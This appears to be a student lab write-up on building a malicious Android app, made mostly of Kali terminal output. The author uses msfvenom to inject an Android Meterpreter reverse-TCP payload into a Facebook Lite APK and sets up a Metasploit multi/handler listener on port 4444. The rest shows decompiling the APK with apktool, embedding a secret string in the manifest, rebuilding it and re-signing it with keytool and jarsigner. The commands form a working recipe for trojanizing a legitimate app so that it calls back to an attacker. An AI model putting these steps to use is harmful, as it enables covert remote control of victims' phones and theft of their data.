


Malicious APK File Creation
No. 9

Deliverable: A malicious Android app and a separate documentation file explaining how you created the malicious app file along with some snapshots and also the secret code you have embedded into the app





Installed jarsigner:



To rebuilt other fake apk we need ifconfig address of host ip:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.41.128  netmask 255.255.255.0  broadcast 192.168.41.255
        inet6 fe80::3aca:bf3c:b96b:92ea  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:80:e1:52  txqueuelen 1000  (Ethernet)
        RX packets 238566  bytes 331363269 (316.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 70333  bytes 5806966 (5.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 340 (340.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 340 (340.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo msfvenom -x fb.apk -p android/meterpreter/reverse_tcp lhost=192.168.41.128 lport=4444 -o  fake.apk
[sudo] password for kali:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning:
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning:
previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning:
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning:
previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning:
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning:
previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning:
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning:
previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning:
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning:
previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning:
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning:
previous definition of IDENTIFIER was here
Using APK template: fb.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
```

```
previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning:
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning:
previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning:
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning:
previous definition of IDENTIFIER was here
Using APK template: fb.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.facebook.lite.upqgs
[*] Loading /tmp/d20221103-5700-b8iy01/original/smali/com/facebook/lite/ClientApplicationShell.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Rebuilding apk with meterpreter injection as /tmp/d20221103-5700-b8iy01/output.apk
[*] Aligning /tmp/d20221103-5700-b8iy01/output.apk
[*] Signing /tmp/d20221103-5700-b8iy01/aligned.apk with apksigner
Payload size: 1232279 bytes
Saved as: fake.apk
```

METASPLOIT CONSOLE:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: p
revious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: p
revious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: p
revious definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: p
revious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: p
revious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: p
revious definition of IDENTIFIER was here
[*] Starting the Metasploit Framework cOnsole ... \
```


```
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||



       =[ metasploit v6.2.11-dev                          ]
+ -- --=[ 2233 exploits - 1179 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.41.128
lhost ⇒ 192.168.41.128
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.41.128:4444
msf6 exploit(multi/handler) >
```


kali@kali: ~/Downloads
kali@kali: ~/Downloads
kali@kali: ~/Downloads/New Folder
┌──(kali㉿kali)-[~]
└─$ cd Downloads
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
apktool apktool.jar fb.apk 'New Folder' nul
┌──(kali㉿kali)-[~/Downloads]
└─$ cd New Folder
cd: string not in pwd: New
┌──(kali㉿kali)-[~/Downloads]
└─$ cd 'New Folder'
┌──(kali㉿kali)-[~/Downloads/New Folder]
└─$ apktool d fake.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on fake.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
┌──(kali㉿kali)-[~/Downloads/New Folder]
└─$

SECRET CODE:


File Actions Edit View Help
<uses-permission android:name="com.facebook.wakizashi.provider.ACCESS" />
<uses-permission android:name="com.facebook.permission.prod.FB_APP_COMMUNICATION" />
<uses-permission android:name="com.sec.android.provider.badge.permission.WRITE" />
<uses-permission android:name="com.sec.android.provider.badge.permission.READ" />
<uses-permission android:name="com.htc.launcher.permission.READ_SETTINGS" />
<uses-permission android:name="com.htc.launcher.permission.UPDATE_SHORTCUT" />
<uses-permission android:name="com.sonyericsson.home.permission.BROADCAST_BADGE" />
<uses-permission android:name="com.sonymobile.home.permission.PROVIDER_INSERT_BADGE" />
<uses-permission android:name="com.huawei.android.launcher.permission.CHANGE_BADGE" />
<uses-permission android:name="com.huawei.android.launcher.permission.READ_SETTINGS" />
<uses-permission android:name="com.huawei.android.launcher.permission.WRITE_SETTINGS" />
<uses-permission android:name="com.oppo.launcher.permission.READ_SETTINGS" />
<uses-permission android:name="com.oppo.launcher.permission.WRITE_SETTINGS" />
<meta-data android:name="android.support.VERSION" android:value="25.3.1" />
<uses-permission android:name="android.permission.DOWNLOAD_WITHOUT_NOTIFICATION" />
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES" />
<application android:allowBackup="false" android:debuggable="false" android:hardwareAccelerated="true" android:icon="@drawable/launcher_icon_fblite" andro
="@string/app_short_name" android:name="com.facebook.lite.ClientApplicationShell" android:theme="@style/fbLitePlatformSpecificTheme">
<string name="secret_code">Dhoni_itachi@257</string>
<meta-data android:name="com.facebook.rscmp" android:value="true" />
<meta-data android:name="com.facebook.build_rule" android:value="android_fblite_no_native_libs_comp_release_fbsign" />
<meta-data android:name="com.facebook.package_type" android:value="release" />
<meta-data android:name="com.facebook.build_time" android:value="1529849544000L" />
<meta-data android:name="com.facebook.versioncontrol.branch" android:value="master" />
<meta-data android:name="com.facebook.versioncontrol.revision" android:value="MASTER" />
<meta-data android:name="asset_statements" android:resource="@string/lite_asset_statements" />
<activity android:configChanges="keyboard|keyboardHidden|locale|orientation|screenSize" android:launchMode="singleTask" android:name="com.facebook.li
ivity" android:screenOrientation="portrait" android:theme="@style/fbLitePlatformSpecificTheme" android:windowSoftInputMode="adjustResize">
<intent-filter>
<action android:name="android.intent.action.MAIN" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
-- REPLACE --
75,58-65

Path of the Fake apk file :



File in which secret code is embedded:

```
└─$ cd fake

┌──(kali㉿kali)-[~/Downloads/New Folder/fake]
└─$ ls -l
total 48
-rw-r--r--  1 kali kali 22624 Nov  3 20:33 AndroidManifest.xml
-rw-r--r--  1 kali kali   426 Nov  3 20:33 apktool.yml
drwxr-xr-x  3 kali kali  4096 Nov  3 20:37 build
drwxr-xr-x  2 kali kali  4096 Nov  3 23:51 dist
drwxr-xr-x  3 kali kali  4096 Nov  3 23:57 original
drwxr-xr-x 78 kali kali  4096 Nov  3 20:33 res
drwxr-xr-x  6 kali kali  4096 Nov  3 20:33 smali

┌──(kali㉿kali)-[~/Downloads/New Folder/fake]
└─$ cd AndroidManifest.xml
cd: not a directory: AndroidManifest.xml

┌──(kali㉿kali)-[~/Downloads/New Folder/fake]
└─$ nano AndroidManifest.xml

┌──(kali㉿kali)-[~/Downloads/New Folder/fake]
└─$ vim  AndroidManifest.xml

┌──(kali㉿kali)-[~/Downloads/New Folder/fake]
└─$
```

Analyzing the fake folder:

```
┌──(kali㉿kali)-[~/Downloads/New Folder]
└─$ ls -l
total 1208
drwxr-xr-x 5 kali kali    4096 Nov  3 20:33 fake
-rw-r--r-- 1 root root 1232279 Nov  3 20:21 fake.apk

┌──(kali㉿kali)-[~/Downloads/New Folder]
└─$ apktool b fake
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed ...
I: Smaling smali folder into classes.dex ...
I: Checking whether resources has changed ...
I: Building resources ...
I: Building apk file ...
I: Copying unknown files/dir ...
I: Built apk ...
```

Setting up password to sign in :

```
┌──(kali㉿kali)-[~/Downloads/New Folder/fake/dist]
└─$ keytool -genkey -v -keystore my-release.key.keystore -alias myalias -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Dhoni
What is the name of your organizational unit?
  [Unknown]:  seven
What is the name of your organization?
  [Unknown]:  cricket
What is the name of your City or Locality?
  [Unknown]:  ranchi
What is the name of your State or Province?
  [Unknown]:  Vizag
What is the two-letter country code for this unit?
  [Unknown]:  IN
Is CN=Dhoni, OU=seven, O=cricket, L=ranchi, ST=Vizag, C=IN correct?
  [no]:  yes
```

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release.key.keystore fake.apk myalias

```
┌──(kali㉿kali)-[~/Downloads/New Folder/fake/dist]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release.key.keystore fake.apk myalias
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/MYALIAS.SF
   adding: META-INF/MYALIAS.RSA
  signing: res/drawable-hdpi/sysnotif_facebook.png
  signing: res/drawable-hdpi/camera_button.png
  signing: res/drawable-hdpi/launcher_icon_fblite.png
  signing: res/drawable-hdpi/sysnotif_friend_request.png
  signing: res/drawable-hdpi/sysnotif_message.png
  signing: res/drawable-hdpi/camcoder_icon.png
  signing: res/drawable-hdpi/sysnotif_invite.png
  signing: res/drawable-xxhdpi/camera_button.png
  signing: res/drawable-xxhdpi/launcher_icon_fblite.png
  signing: res/drawable-xxhdpi/video_pause_icon.png
  signing: res/drawable-xxhdpi/sound_off.png
  signing: res/drawable-xxhdpi/cross.png
  signing: res/drawable-xxhdpi/video_play_icon.png
  signing: res/drawable-xxhdpi/sound_on.png
  signing: res/drawable-xxhdpi/camcoder_icon.png
  signing: res/drawable-xxhdpi/watch_and_go_icon.png
